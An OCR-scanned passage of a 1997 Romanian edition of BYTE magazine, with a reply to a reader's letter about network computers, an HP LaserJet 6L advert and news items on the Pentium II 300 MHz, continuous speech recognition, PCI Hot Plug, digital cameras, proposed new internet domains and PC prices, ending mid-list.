Concepţia ORACLE despre NC a stârnit multe controverse. Scrisoarea dumneavoastră dovedeşte totuşi că nu aţi înţeles corect ceea ce se doreşte cu un astfel de echipament. Dar dacă aţi fi făcut service sau administrare reţea, v-aţi fi dat seama cât este de distructivă şi periculoasă abordarea în stilul: să facă toţi ceea ce vor. Pot exista desigur, grupe de creaţie şi proiectare, dar NC în mod sigur nu este pentru ei. În schimb, este foarte bun acolo unde aplicaţiile sunt bine definite şi utilizatorii au atribuţii precise. Este mic (client suplu), versatil şi ieftin. Serverul poate oferi în condiţii de siguranţă serviciile realizate pentru NC. NC se bucură deja de succes (de exemplu, la firmele de asigurări sau la bănci). Propunerea dumneavoastră de IC seamănă mai mult cu tentativa de NetPC pentru care nu prea văd viitor. Un asemenea IC nu are segment clar de piaţă, cei care au activităţi creative, complexe, vor lua un sistem performant, cei cu multe aplicaţii la firme vor adopta PC în reţea, cei mobili, un laptop dacă au bani, sau NC dacă au activităţi clare (nu este pentru jocuri). Regret că vă simţiţi lezat de concepţia NC, dar dacă urmăriţi şi eficienţa economică a activităţii sunt sigur că veţi opta pentru NC, dumneavoastră sau conducerea firmei la care lucraţi.

Darvas Attila,
adarvas@agora.ro

CUM NE CONTACTAŢI

PE WEB
Vizitaţi Agora On Line! Căutaţi în arhive. Descărcaţi articole. Aflaţi ultimele noutăţi. Participaţi la grupurile de discuţii! www.agora.ro/.

Vizitaţi situl BYTE! www.byte.com/.

PRIN FAX
(065) 16.62.90

PRIN E-MAIL
Trimiteţi mesajele la redactia@agora.ro. Pentru a contacta individual pe redactori folosiţi adresele publicate sau căutaţi pe Agora ON Line.

PRIN POŞTĂ
Redacţia BYTE România, CP 172 - 1 4300 Târgu-Mureş, România

ABONAMENTE
(065) 166.516- 166.257; E-mail office@agora.ro. sau pe WWW: http://www.agora.ro/agora/info/

Pentru publicitate sau contacte care nu sunt legate de conţinutul editorial, telefonic sau pe Web: www.agora.ro/

Noua imprimantă personală HP LaserJet 6L. La dispoziţia ta.

HEWLETT® PACKARD



Ca oricărui majordom care se respectă, noii LaserJet 6L nici prin gând nu-i trece să te lase să aştepţi. Te serveşte cu o viteză de 6 pagini pe minut în orice configuraţie a PC–ului la care te-ai putea gândi. De asemenea, face echipă excelentă cu gama de consumabile Hewlett–Packard proiectate pentru cerinţele tale de tipărire cele mai variate. Iar cu noua imprimantă HP LaserJet 6L la dispoziţia ta, singurul lucru care îţi rămâne de făcut este să iei foaia de hârtie din tavă.



IMPRIMANTELE HP. HÂRTIA ESTE ÎN SLUJBA TA.

S & T România — HEWLETT–PACKARD Service Center: 330 73 00
BBS pentru suport tehnic HP: 330 72 21

PARTENERI DIRECŢI
Bucureşti
AMERILEX 223 4323
AREXIM 311 1676
Q'NET 211 7855
SYSTEM PLUS 210 8565
MBL Computerland 230 4032
THEMA 230 5961
Timişoara
Bridgemen (056) 201 360
Cluj
Sistec (064) 190 282

RESELLERI
Bucureşti
Alsys Data 411 2626
CIPRO 220 0400
DECK Computers 312 7811
Flamingo 222 4643
Lowtec 240 3698
Orcas Birotica 211 7780
Romtronic 312 1412
Software ITC 633 4471
Braşov
ICO Computers (068) 151 650
Cluj Napoca
Microinformatica (064) 438 328
Constanţa
GMP (041) 619 222
Galaţi
SPARCO (036) 465 270
Iaşi
LASER COM (032) 122 589
Radix (032) 210 423
Ploieşti
PLATIN Systems (044) 191 818
Târgu Mureş
Electro Orizont (065) 168 807
Timişoara
NETRING (056) 132 894

Primele rezultate pentru procesorul Pentium II la 300 MHz

Ultimul procesor Pentium II al firmei Intel atinge frecvenţa de 300-MHz


Exact cum ne aşteptam, testele noastre efectuate asupra unui PC, având un procesor Pentium II la 300-MHz, au scos în evidenţă performanţele ultimului procesor al firmei Intel, în comparaţie cu linia procesoarelor x86 la 266-MHz a aceleiaşi firme. Sistemul Pentium II la 300-MHz pe care l-am testat, a obţinut scorurile 5.0 şi 4.24 în testele BYTEmark pentru întregi, respectiv pentru virgulă mobilă, în comparaţie cu 3.8 şi 4.5 obţinute de un sistem Pentium la 266-MHz.

Pentru câteva ore, BYTE a reuşit să aibă acces la o placă de bază Tahoe 2 ATX a firmei Tyan, cu procesor dual, echipată cu o unitate centrală de prelucrare la 300 MHz (cu magistrala memoriei cache L2 rulând la 150 MHz, în timp ce magistrala sistemului funcţiona la 66 MHz). Din nefericire, nu am avut suficient timp pentru a rula suita noastră de teste Photoshop pe acest sistem.

Persoanele oficiale ale firmei Tyan (408-956-8000;http://www.tyan.com), care au construit, printre altele, placa de bază Tahoe, ce suportă ultimul procesor Pentium II al firmei Intel, au declarat că noul model Tahoe al plăcii de bază îmbunătăţeşte performanţele sistemului de la 3 până la 5 procente. Aşa cum ne aşteptam, suita de teste BYTEmark şi Bapco Sysmark pentru NT 4.0, au reliefat performanţele sistemului, faţă de vechile sisteme Pentium II. Sistemele dotate cu versiunea de 300 MHz a procesorului Pentium vor fi disponibile cel târziu în această vară.


– Dave Andrews

Cinci calculatoare Pentium



BYTEmark măsoară performanţele UC, nu toate performanţele sistemului

Aplicaţii rapide la 300 MHz




Testul Sysmark pentru NT al firmei Bapco măsoară performanţele întregului sistem. Sistemul 266 MHz are 64 MB RAM, Diamond Multimedia Stealth 3D 2000 (4MB RAM) şi Maxtor 8512A EIDE. Sistemul 300MHz are 32 MB RAM, Matrox Millenium (2MB WRAM) şi Quantum Atlas Ultra SCSI-3.

Vorbirea naturală

De ani de zile, industria de calculatoare şi dactilografii înverşunaţi au aşteptat ziua în care oamenii să poată folosi un sistem de recunoaştere a vocii, pentru a comunica cu propriul lor PC, fără pauză între cuvinte. Aparent această zi a sosit, de ea bucurându-se mulţi operatori de culegere a datelor, secretari şi oameni cu anumite deficienţe.

NaturallySpeaking, un nou program al firmei Dragon Systems (617-965-5200; http://www.naturalspeech.com), reprezintă prima generaţie de sisteme destinate dictării continue pentru Win 95 şi NT. Cu NaturallySpeaking, firma declară că, în timpul dictării documentelor sau comenzilor spre calculator, nu mai sunt necesare pauzele între cuvinte.

Ca şi multe alte pachete de recunoaştere a vocii, NaturallySpeaking rămâne dependent de vorbitor: Pentru a recunoaşte bine vocea, software-ul trebuie antrenat. Persoanele oficiale ale firmei Dragon nu au dezvăluit exact tehnica folosită de ei pentru recunoaşterea vocii fără pauză între cuvinte, ci doar au menţionat că NaturallySpeaking foloseşte o nouă maşină de recunoaştere a



❶ Pronunţarea cuvintelor noi se face automat.
❷ Semnul „+" indică un cuvânt nou.
❸ Accesează 200.000 de cuvinte + un dicţionar de cuvinte.

vorbirii în scopul creşterii performanţelor.


Deşi NaturallySpeaking pare să conducă această cursă, competitorii firmei Dragon declară că în curând vor avea şi ei produse cu caracteristici similare de recunoaştere. „Cu toţii vom face cât de curând acest pas“, declara Mark Flanagan, vice preşedinte şi director general al firmei Kurzweil Applied Intelligence, un alt important competitor pe arena recunoaşterii vorbirii. „Din ceea ce am văzut, firma Dragon a făcut un pas înainte în privinţa dictării continue. Dar ea a anunţat în primul rând un software în versiune alfa. Cât timp va dura până să apară un produs acceptabil ?“. Firma Dragon a declarat că prima versiune a noului produs va fi disponibilă la sfârşitul lunii iunie, la un preţ de 695$.

NaturallySpeaking are nevoie de cel puţin un procesor Pentium la 133-MHz, programul fiind mai rapid pe maşini MMX. Software-ul necesită 32MB RAM sub Win 95, 48MB sub NT 3.51 şi 60 MB spaţiu liber pe discul hard. De asemenea, NaturallySpeak are nevoie de o cartelă de sunet standard pe 16 biţi sau un sistem de sunet intern, în cazul calculatoarelor portabile. Programul este livrat împreună cu un microfon. El are un vocabular activ de 30.000 de cuvinte rezident în memorie şi un dicţionar de rezervă pe disc ce conţine 200.000 de cuvinte.

Având această caracteristică de recunoaştere continuă pe platforme Win 95, acest produs pare a fi primul din gama produselor de uz general, dar totodată în afara altor produse specializate de dictare continuă disponibile deja pe piaţă. „Firma IBM a avut produse pentru vorbirea continuă încă din anul 1996, numite MedSpeak şi fiind destinate pieţei de radiologie,“ spunea Scott-Ker, purtătoarea de cuvânt a firmei IBM pentru sistemele de recunoaştere a vorbirii. „Dar dicţionarul de 25.000 de cuvinte al produsului MedSpeak este personalizat pentru aplicaţii specifice, în timp ce NaturallySpeaking este destinat utilizării în activităţile de zi cu zi precum şi în alte activităţi la domiciliu. Noi am utilizat informaţia câştigată de la MedSpeak intr-un produs mult mai general, ce va fi lansat spre sfârşitul acestui an.“

Recent, persoanele oficiale de la firma IBM au introdus un sistem de recunoaştere a vorbirii continue în limba chineză la Beijing şi Hong Kong, dar prezentarea software-ului făcută de firmă a constituit doar o demonstraţie tehnologică. Un purtător de cuvânt spunea că, până la sfârşitul acestui an, firma IBM va anunţa preţul, data punerii în circulaţie precum şi alte detalii. Firma Motorola declara că primele produse bazate pe propriul sistem de recunoaştere a vorbirii continue vor fi puse în circulaţie spre sfârşitul anului 1997. Persoanele oficiale ale firmei Kurzweil sugerează că vor putea oferi la sfârşitul acestui an o tehnologie pentru dictarea continuă de uz general.

Dacă NaturallySpeaking funcţionează aşa cum spune firma Dragon, atunci acest program va reprezenta un pas tehnologic important, o alternativă la clasicele tastaturi, utilizabilă de o categorie mult mai largă de oameni. Pe măsură ce calculatoarele devin din ce în ce mai puternice, preţul memoriilor scade, iar cartelele de sunet şi aplicaţiile de generare a vorbirii devin un lucru obişnuit, sistemele de recunoaştere a vorbirii se vor îndrepta spre fluxul principal al tehnicii de calcul. **–Joe Lazzaro**




Geek Mystique

Influenta competitiilor: PC vs. TV vs. automobil

În concordanţă cu un sondaj recent, mulţi americani par să ofere o mai mare importanţă calculatoarelor decât televizoarelor, dar mai mică decât automobilelor. În sondajul organizat de Luntz Research Companies la începutul acestui an, la întrebarea care dintre calculator sau automobil va fi mai important pentru viaţa lor în anul 2007, 55% dintre oamenii chestionaţi au ales automobilul, 41% calculatorul, iar 4% nu au ştiut sau au refuzat să răspundă. Într-un alt sondaj, trei din cele patru generaţii de americani au declarat că reţelele şi calculatoarele au avut un impact mai mare de-a lungul dezvoltărilor tehnologice în ultimii 20 de ani decât televizorul (pentru mai multe informaţii, vezi diagrama). Doar pensionarii au considerat că televiziunea prin cablu şi videocasetofoanele au avut un impact mai mare.

Ce tehnologie a avut cel mai mare impact?



Calculatoarele şi Internetul

TV prin cablu şi video

Sursa: Luntz Research Companies; 703-358-0080

Conectarea la cald va oferi o disponibilitate mai mare

O nouă tehnologie va permite administratorilor de servere PC să extindă, să actualizeze sau să schimbe cartelele adaptoare PCI, fără ca sistemele să fie oprite. Noul standard, specificaţia PCI Hot Plug, va fi gata la sfârşitul primăverii, iar primul hardware compatibil cu noua specificaţie PCI

Sumar


Terminale Windows 14

New.Domain.Names 15

Mainframe-uri virtuale

Grupări VIA 16

Servicii noi GSM 20



Hot Plug va fi disponbil la începutul celei de a doua jumătăți a acestui an. Desigur, pentru ca sistemele de operare să suporte noua specificație, utilizatorii vor trebui să aștepte după Microsoft, Novell și SCO pentru integrarea acestei noi tehnologii în propriile sisteme de operare. Toți acești mari furnizori intenționează să ofere suport specificației Hot Plug prin actualizarea software-ului de sistem în decursul unui an.

Noua specificație este proiectată pentru a transforma serverele PC în platforme mai bune, destinate rulării fără întrerupere a aplicațiilor critice din domeniul afacerilor. PCI Hot Plug este proiectat în trei variante, dar toate au un atribut comun și anume faptul că serverul nu poate fi oprit în momentul înlocuirii sau actualizării dispozitivelor. Aceste variante sunt: Hot Plug PCI Replacement (înlocuiește un dispozitiv defect sau pe cale de a se defecta cu altul identic); Hot PCI Upgrade (înlocuiește dispozitivele PCI și driverele existente cu versiuni noi ale acestora); și Hot PCI Expansion (instalează cartele de intrare/ieșire și drivere software adiționale).

Problema în privința îndreptării spre tehnologia Hot Plug se află chiar pe platformele furnizorilor, cum sunt furnizorii de servere PC și sisteme de operare, spunea Karl Walker, director pentru dezvoltarea tehnologică al firmei Compaq. (Firma Compaq este un susținător important al inițiativei Hot Plug, unul din scopurile sale fiind lansarea de hardware compatibil Hot Plug la începutul celei de a doua jumătăți a acestui an). Scopul este acela de a permite utilizatorilor să-și poată folosi adaptoarele PCI pe care le au, dar cu noi servere și sisteme de operare actualizate pentru Hot Plug. Hot Plug va avea nevoie atât de drivere noi, cât și de modificarea sistemului de operare (vezi figura de mai sus). De asemenea, pe placa de bază, serverele destinate specificațiilor Hot Plug vor avea nevoie de componente adiționale, cum sunt controlerul Hot Plug și sloturile specifice comutatoarelor de tensiune care permit software-ului să întrerupă alimentarea unui slot în timp ce sistemul funcționează. Iar serverele vor trebui să fie astfel construite încât utilizatorii finali să poată acce-

O privire spre viitor

Este (în curând) în NT



De regulă, mediul Windows este asociat unui program client „plinuț", dar care arată ca unul „slăbuț", așa cum este NT. În cuvântarea rostită la recenta conferință Windows Hardware Engineering din San Francisco, Bill Gates a confirmat că firma Microsoft a adoptat o atitudine necruțătoare în privința terminalelor Windows. „Utilizatorii doresc programe client mici și simple", spunea Gates. De asemenea, el a subliniat că îmbinarea unui browser Web cu sistemul de operare într-un program client mic, principial reprezintă o contradicție.

Ceea ce Gates a sugerat în acel moment, a fost periculoasa asemănare cu descrierea lui WinFrame a firmei Citrix, care permite rețelei de clienți să ruleze programe găzduite pe un server NT. De fapt, firmele Microsoft și Citrix au încheiat un acord în privința licențelor prin care, Microsoft va utiliza tehnologia firmei Citrix în cadrul terminalelor Windows, pentru viitoarele versiuni NT. Microsoft a declarat că va integra în NT 5 un terminal mic pe care-l va introduce și în NT 4 în această vară, dar fără să specifice data exactă.

Clienții WinFrame sunt accesibili sub DOS, Windows, OS/2, Mac și diferite versiuni Unix. Arhitectura de consolă inteligentă a firmei Citrix interceptează apelurile interfeței dispozitivului grafic (GDI) și le redirectează spre client. Astfel clientul recepționează reprezentările grafice ale aplicației ce se execută la distanță pe server; mașina client nu rulează în acel moment Windows sau aplicații Windows.

– Dave Andrews

sa uşor cartela adaptoare PCI fără a perturba operaţiile executate pe PC.

Magistrala PCI nu este una tolerantă la erori, prin urmare, dacă o cartelă PCI nu mai funcţionează, compromiţând astfel integritatea magistralei PCI sau a software-ului de sistem, serverul trebuie reiniţializat. Dar tehnologia Hot Plug promite să amelioreze timpii morţi cauzaţi de defectarea unor cartele sau de necesitatea actualizării acestora. Iar acest lucru va permite multor servere robuste să ruleze aplicaţii critice fără întrerupere.

– Dave Andrews

Aparatele foto digitale devin utile

Aparatele foto digitale încep să părăsească domeniul de curiozitate al înaltei tehnologii, îndreptându-se spre lumea activităţilor zilnice. Capacitatea acestor aparate de a oferi o previzualizare a imaginilor şi de a le încărca într-un PC, cel puţin în principiu, atrage mulţi clienţi. Dar, o dată cu apariţia primelor serii de produse, acestea au rămas doar în stadiul de a fi dorite, în special de către cei conştienţi de preţul acestora. Aproape toate aparatele foto digitale apărute la început au fost la fel de scumpe şi la fel de limitate în privinţa calităţii, suferind datorită vieţii prea scurte a bateriilor şi a capacităţii mici de stocare. Acum această situaţie s-a schimbat.



PalmCam al firmei Panasonic este portabil, memorând 94 imagini.

Ultimele aparate foto digitale se plasează în fruntea categoriei produselor robuste, oferind noi funcţiuni remarcabile şi având un nou model de împachetare. Cu noile opţiuni de stocare şi software îmbunătăţit oferite, aceste produse au reuşit să pătrundă pe piaţă.

De obicei, aparatele foto digitale anterioare arătau ca nişte binocluri profesionale. Dar niciodată ele nu au avut o formă pe deplin nouă, cu dimensiuni mai reduse. De exemplu, noul aparat PV-DC1000 PalmCam la 499$ al firmei Panasonic (201-348-7000;http://www.panasonic.com) cântăreşte exact 5.5 uncii (155,65 grame), oferind acum o calitate VGA şi stocând maxim 94 de imagini (la o rezoluţie de 320 x 240 dpi) sau 32 de magini la o rezoluţie mai bună (640x480dpi). Iar acesta include un afişor LCD de 1.2 inch destinat vizualizării ulterioare a imaginilor. Aparatul funcţionează cu o baterie nichel-cadmiu reîncărcabilă.

O altă inovaţie vine de la firma Nikon (800-52-NIKON; http://www.nikonusa .com) cu aparatul său Coolpix la 499$. Acesta pare să fie ultimul model de aparat foto digital. În esenţă, Coolpix 100 este un aparat digital uşor de utilizat ce stochează imaginile pe o cartelă conectabilă la PC: Se pot face fotografii, iar apoi acestea pot fi accesate imediat prin introducerea cartelei în PC sau laptop. Imaginile luate prin oricare dintre obiectivele firmei Nikon sunt foarte bune. Aparatul poate stoca 21 de imagini la o rezoluţie fină sau 42 de imagini la o rezoluţie normală.

De asemenea, putem remarca noul aparat foto digital PowerShot 350 al firmei Canon (800-848-4123; http://www.ccsi .canon. com). El are un afişor LCD color de 1.8 inch şi un senzor CCD (Charge-Coupled Device) cu 350.000 pixeli. Pentru stocarea imaginilor PowerShot utilizează o cartelă amovibilă CompactFlash cu 2MB memorie în care încap până la 47 de fotografii. Preţul aparatului este de 699$, fiind disponibil în mai multe versiuni la firma Konica.

Până acum, stocarea imaginilor a constituit o mare problemă; multe aparate nu au oferit o posibilitate uşoară şi ieftină de a „schimba filmul". Acum, putem găsi pe piaţă câteva proiecte competitive, incluzând noua minicartela lansată de firma Intel, folosită atât de aparatul digital Konica Q-EZ cât şi de HP PhotoSmart (fabricate de Konica). Aceste mici cartele sunt ieftine (aproximativ 50$ - cele cu 2MB şi 75$ - cele cu 4MB) şi stochează 16 fotografii la o rezoluţie fină sau 32 de fotografii la o rezoluţie obişnuită. Cartelele vor fi fabricate atât de Intel cât şi de alte firme, astfel că ele vor fi larg răspândite. Fără a utiliza aparatul foto digital, ci doar cu ajutorul unui adaptor opţional, se pot vizualiza imaginile direct pe ecran. Alţi furnizori, inclusiv Canon şi NEC, utilizează formatul CompactFlash.

Toate aceste îmbunătăţiri i-au determinat pe analişti să prezică o dublare a vânzărilor aparatelor foto digitale în acest an faţă de anul trecut. Oamenii de afaceri care doresc integrarea uşoară a imaginilor în documente şi partajarea sigură a lor între diverşi clienţi sunt ajutaţi astfel să-şi atingă scopul. „Cred că o mare parte din dezvoltarea acestei pieţe va fi susţinută de domeniul activităţilor cotidiene", spunea Jonathan Cassel, analist Dataquest.

– Jon Pepper

Este vorba despre domenii

Internetul, faţă de o lărgime de bandă mai mare, are nevoie şi de mai multe nume de domeniu. Creşterea explozivă a Web-ului ne-a plasat pe toţi, începând cu persoanele particulare şi până la firmele uriaşe, în situaţia de a căuta cu disperare un nume valid de apel. Curând, dacă International Ad Hoc Committee (IAHC; http://www.iahc .org/) îşi va urma propriul său drum, un nou set de nume de domenii de nivel înalt (TLD) ne va uşura munca.

IAHC este o organizaţie compusă din membri ce provin atât din rândul creatorilor standardului Internet, cum sunt Internet Society şi Internet Assigned Numbers Authority, cât şi din grupurile pentru standarde internaţionale, cum sunt International Telecommunications Union şi World Intellectual Property Organization. Domeniile de nivel înalt propuse sunt:

.firm-pentru firme şi afaceri

.store-pentru firmele care oferă spre vânzare bunuri de consum

.web-pentru entităţi cu activităţi asociate WWW

.arts-pentru entităţi având activităţi culturale şi de divertisment

.rec-pentru siturile de divertisment /recreaţie

.info-pentru entităţile ce furnizează servicii informaţionale

.nom-pentru clasificarea individuală sau personală

Cât de reală este această necesitate a numelor noi ? Suficient de reală, întrucât alte



CoolPix de la Nikon este o cameră cu cartelă.

două întreprinderi au început să aibă propriile alternative la proiectul IAHC. eDNS (http://www.edns.net) a propus un model de piață liberă pentru domeniile de nivel înalt. Name Space (http://namespace.autono.net/) a făcut deja un pas înainte cu propriul său domeniu de nume al serverelor și domenii de nivel înalt create de clienți. Totuși, fără binecuvântarea unui standard sau a unei coordonări între entități, aceste organizații, în prezența domeniilor extinse ale IAHC, se pot confrunta cu probleme de supraviețuire, ce nu se vor lăsa așteptate. „Dacă totul decurge bine, veți putea vedea noile domenii de nivel înalt la sfârșitul acestui an", spunea Martin Burack, director executiv la Internet Society. Și cu aceasta, Internetul va face încă un pas important de la rădăcinile sale academice spre propria dezvoltare comercială.

– Steven J. Vaughan-Nichols

Specificațiile vor oferi grupurilor de PC o forță de fier

Deplasarea serverelor PC pe tărâmul calculatoarelor mini și mainframe poate lua amploare din cauza grupării noului software de interfață pentru servere și stații de lucru. Firmele Microsoft, Compaq, Intel și alte firme (peste 40) așteaptă să finalizeze spre sfârșitul acestui an, specificația arhitecturii interfeței virtuale (VIA). Această arhitectură abstractizează detaliile rețelelor speciale (SAN) utilizate în grupuri de servere PC. SAN sunt rețele de viteză mare ce cuprind servere PC, subsisteme de stocare și stații de lucru client, ce rulează aplicații distribuite, cum sunt procesarea tranzacțiilor și aplicațiile pentru luarea deciziilor. Aceste rețele, precum ServetNet a firmei Tandem Computer și Scalable Coherent Interface a firmei Dolphin Interconnect Solutions, sunt compuse din cartele de interfață și software de rețea ce permit serverelor să comunice cu alte rețele într-un timp mai scurt decât în cazul rețelelor LAN tradiționale.

Unul din scopurile arhitecturii interfeței virtuale este obținerea unor performanțe mai mari, prin reducerea duratelor de întârziere la comutarea contextelor și protocoalelor, atunci când aplicațiile interacționează cu o rețea specială. Un alt scop este acela de a îndepărta dezvoltatorii de aplicații de necesitatea de a cunoaște detalii despre hardware-ul ce se află în spatele rețelei speciale. „Specificația va permite dezvoltatorilor să scrie software îndrăzneț, cu informații de grup și care va funcționa

Vedere generală

Mai multă putere, prețuri mai mici

Noile sisteme, dotate cu ultimele procesoare x86 ale firmelor Intel și AMD, au apărut deja. În urma chestionării marilor furnizori de PC-uri, pentru o configurație maximă a unui sistem Pentium II la 233-MHz (PII), vă puteți aștepta să plătiți aproximativ 2900$ și cu aproximativ 300-400$ mai puțin pentru un sistem în configurație similară cu procesor AMD K6 la 233-MHz. (Pentru mai multe informații despre performanțele acestor noi procesoare, citiți Bits din luna trecută).

În acest chestionar, BYTE a insistat asupra sistemelor la 233-MHz pentru a compara prețurile procesoarelor K6 și PII. Procesorul PII este disponibil și în varianta 266-MHz, iar în curând, în varianta 300-MHz, în timp ce K6 este disponibil la o viteză maximă de 233 MHz. Amintind că prețurile sistemelor prezentate aici pot varia în funcție de configurație și că acestea reprezintă doar o imagine de moment, se prezintă mai jos un sumar despre ceea ce se poate cumpăra și la ce preț.

SISTEME PENTIUM II

AST Bravo LC 6233
233 MHz PII cu 512 KB L2 cache; max. 128 MB memorie EDO; 2 GB EIDE disc hard; unitate CD ROM 16X; cartelă grafică S3 Virge DX (2 MB). Preț estimat: 2500$. (800-876-4278; http://www.ast.com)

Acer 9606 Minitower
233 MHz PII; 32 MB memorie RAM. Preț estimat: 2949$ cu monitor de 17 inch, 2449$ fără monitor. (800-551-ACER; http://www.acer.com)

Dell Dimension XPS H233
233 MHz PII; 64 MB memorie EDO ECC; 512 KB L2 cache; 4.3 GB disc hard; monitor Philips de 17 inch; cartelă grafică Matrox Millennium (4 MB); unitate CD ROM NEC 16X; cartelă de sunet Yamaha Wavetable Sound; speakere Altec Lansing ACS 290; Modem U.S. Robotics 33.6 w/ Voce; USB. 3079$. (800-BUY-DELL; http://www.dell.com)

Digital Celebris GL-2
233 MHz PII; 32 MB memorie RAM, 512 KB L2 cache; 3.2 GB EIDE disc hard, unitate CD-ROM 16X, cartelă grafică Matrox MGA Millennium (2 MB WRAM), cartelă de rețea 10/100 Base-TX auto Ethernet. 3313$. (800-344-4825; http://www.digital.com)

Gateway 2000
233 MHz PII; 64 MB memorie RAM; 3.2 GB Fast ATA disc hard; cartelă video Virge GX (4 MB); unitate CD-ROM 12X sau 16X; cartelă de sunet Ensoniq Wavetable PCI Audio; speakere Altec Lansing ACS 41; modem X2 Telepath 56 Kbps. 2889$. (800-846-2000; http://www.gw2k.com)

Intergraph TD-225
233 MHz PII (capabilitate duală-CPU); minitower; 64 MB memorie RAM; 512 KB cache; 1.7 GB disc hard; cartelă grafică Matrox Millennium (2 MB RAM); cartelă de sunet Ensoniq wave-table plus claviatură multimedia; cartelă de rețea 10Base-TX Ethernet; CD-ROM 12X; unitate floppy; monitor de 17 inch. 3379$. (800-763-0242; http://www.intergraph.com)

Polywell P7/233G
233 MHz PII; minitower; 32 MB memorie EDO RAM; 512 KB L2 cache; cartelă video Diamond 3D S3-Virge 2000 (cu 4 MB); disc hard Maxtor 5.1 GB Ultra-IDE, 5400 rpm; unitate floppy 1.44 MB; tastatură, mouse; unitate CD-ROM 12X EIDE; cartelă de sunet Crystal 16 biți; monitor de 17 inch; adaptor Intel 100 Pro 10/100MB EtherExpress PCI. 3337$. (800-999-1278; http://www.polywell.com)

SISTEME K6

CyberMax PowerMax A22
